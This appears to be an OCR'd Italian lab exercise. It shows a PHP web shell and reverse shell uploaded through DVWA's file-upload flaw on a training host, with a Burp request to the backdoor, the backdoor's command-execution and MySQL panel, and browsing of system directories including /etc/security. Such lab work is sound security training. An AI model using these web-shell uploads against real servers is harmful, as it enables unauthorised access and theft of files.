


Traccia:

1. Ripetere l’esercizio di ieri utilizzando questa volta al posto di una shell base una più sofisticata e complessa

2. È possibile reperire delle shell anche online o eventualmente dentro la stessa macchina Kali









Index of /dvwa//hackable/uploads

Name	Last modified	Size	Description
Parent Directory		-	
dvwa_email.png	16-Mar-2010 01:56	667	
php-reverse-shell.php	01-Feb-2024 10:41	5.4K	
shell.php	31-Jan-2024 16:22	35	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.50.101 Port 80


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Settings
Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Request to http://192.168.50.101:80
Forw... Drop Interc... Action Open ... Comment this item HTTP/1
Pretty Raw Hex
1 GET /dvwa//hackable/uploads/qsd-php-backdoor.php HTTP/1.1
2 Host: 192.168.50.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Cookie: security=low; PHPSESSID=f7ca322df39c8386f5fefefb4e107323
9 Connection: close
10
11
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 2
Request headers 8
Damn Vulnerable
192.168.50.101/dvwa//hackabl...
DVWA
Vulnerability: File Upload
Choose an image to upload:
Choose File No file chosen
Upload
../../hackable/uploads/qsd-php-backdoor.php succes
More info
http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm


Not secure 192.168.50.101/dvwa//hackable/uploads/qsd-php-backdoor.php
Server Information:
Operating System: Linux
PHP Version: 5.2.4-2ubuntu5.10 View phpinfo()
Directory Traversal
Go to current working directory
Go to root directory
Go to any directory:
/ Go
Execute MySQL Query:
host localhost
user root
password
database
query
Execute
Execute Shell Command (safe mode is off):
Go



Not secure 192.168.50.101/dvwa//hackable/uploads/qsd-php-backdoor.php?d=/var/www/dvwa/hackable/uploads
Listing of /var/www/dvwa/hackable/uploads/ (upload file) (DB interaction files in red)
(gzip & download folder) (chmod folder to 777) (these rarely work)
..
...
shell.php|Download||Edit||Delete|
qsd-php-backdoor.php|Download||Edit||Delete|
dvwa_email.png|Download||Edit||Delete|
php-reverse-shell.php|Download||Edit||Delete|


Not secure | 192.168.50.101/dvwa//hackable/uploads/qsd-php-backdoor.php?d=/

Listing of / (upload file) (DB interaction files in red)

(gzip & download folder) (chmod folder to 777) (these rarely work)

.
..
initrd
media
bin
lost+found
mnt
sbin
home
lib
usr
proc
root
sys
boot
etc
dev
opt
var
cdrom
tmp
srv
initrd.img|Download||Edit||Delete|
nohup.out|Download||Edit||Delete|
vmlinuz|Download||Edit||Delete|




Damn Vulnerable
192.168.50.101/d
Not secure
192.168.5...
Listing of /etc/security/ (upload file) (DB inte
(gzip & download folder) (chmod folder to 777) (these rarely work)
.
..
opasswd|Download||Edit||Delete|
group.conf|Download||Edit||Delete|
access.conf|Download||Edit||Delete|
pam_env.conf|Download||Edit||Delete|
time.conf|Download||Edit||Delete|
namespace.init|Download||Edit||Delete|
namespace.conf|Download||Edit||Delete|
limits.conf|Download||Edit||Delete|